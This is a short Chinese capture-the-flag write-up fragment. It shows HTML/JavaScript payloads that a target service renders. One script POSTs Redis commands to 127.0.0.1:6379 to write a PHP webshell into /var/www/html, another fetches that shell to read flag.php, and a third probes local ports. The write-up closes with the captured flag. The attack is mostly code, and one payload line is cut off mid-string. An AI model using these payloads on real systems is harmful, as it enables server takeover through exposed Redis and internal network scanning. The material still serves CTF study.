
从这里找到一个线索：使用了redis服务，但是探测端口的时候并没有发现6379。所以WP里面直接使用写webshell进去再访问这个shell就是了。

写入和读取shell的html:

```
<--!写入shell-->
<a id="flag">123</ a>
level=low_273eac1c
<script>
var xmlHttp;
if(window.XMLHttpRequest){
    xmlHttp = new XMLHttpRequest();
}
else{
    xmlHttp = newActiveXObject("Microsoft.XMLHTTP");
}
var formData = new FormData();
formData.append("0","flushall"+"\n"+"config set dir /var/www/html/"+"\n"+"config set dbfilename shell123.ph
xmlHttp.open("POST","http://127.0.0.1:6379",true);
xmlHttp.send(formData);
</script>
```

```
<--!读取shell-->
<a href="" id="flag">test</a>
<script type="text/javascript">
function loadXMLDoc(){
    var xmlhttp;
    if (window.XMLHttpRequest){// code for IE7+, Firefox, Chrome, Opera, Safari
        xmlhttp=new XMLHttpRequest();
    }
    else{// code for IE6, IE5
        xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.onreadystatechange=function(){
        if (xmlhttp.readyState==4 && xmlhttp.status==200)
        {
            document.getElementById("flag").innerHTML=xmlhttp.responseText;
        }
    }
    xmlhttp.open("GET","http://127.0.0.1:8000/shell123.php?_=flag.php",true);
    xmlhttp.send();
}
loadXMLDoc();
</script>
```

探测端口的html:

```
<a id="result"></a>
<script>
var data = document.getElementById('result').innerHTML;
var TagName = document.getElementsByTagName("body")[0];
ports=[80,81,88,6379,8000,8080,8088];
for(var i in ports){
    var script =   document.createElement("script");
    poc = "data += '" + ports[i] + " OPEN; '; document.getElementById('result').innerHTML = data;"
    script.setAttribute("src","http://127.0.0.1:" + ports[i]);
    script.setAttribute("onload", poc);
    TagName.appendChild(script);
}
</script>
</script>
```

HTML文件 浏览... 未选择文件。

分析结果

URL: http://127.0.0.1:80/upload/1724e762-a568-11e8-802b-0242ac110019.html
REDIS0006@Y

```
<!--?php
$flag = 'flag{1958b66c-927e-4768-ad6f-5fd52acec898}';
?-->
```

提交

后面的先挖坑再填坑吧。。。。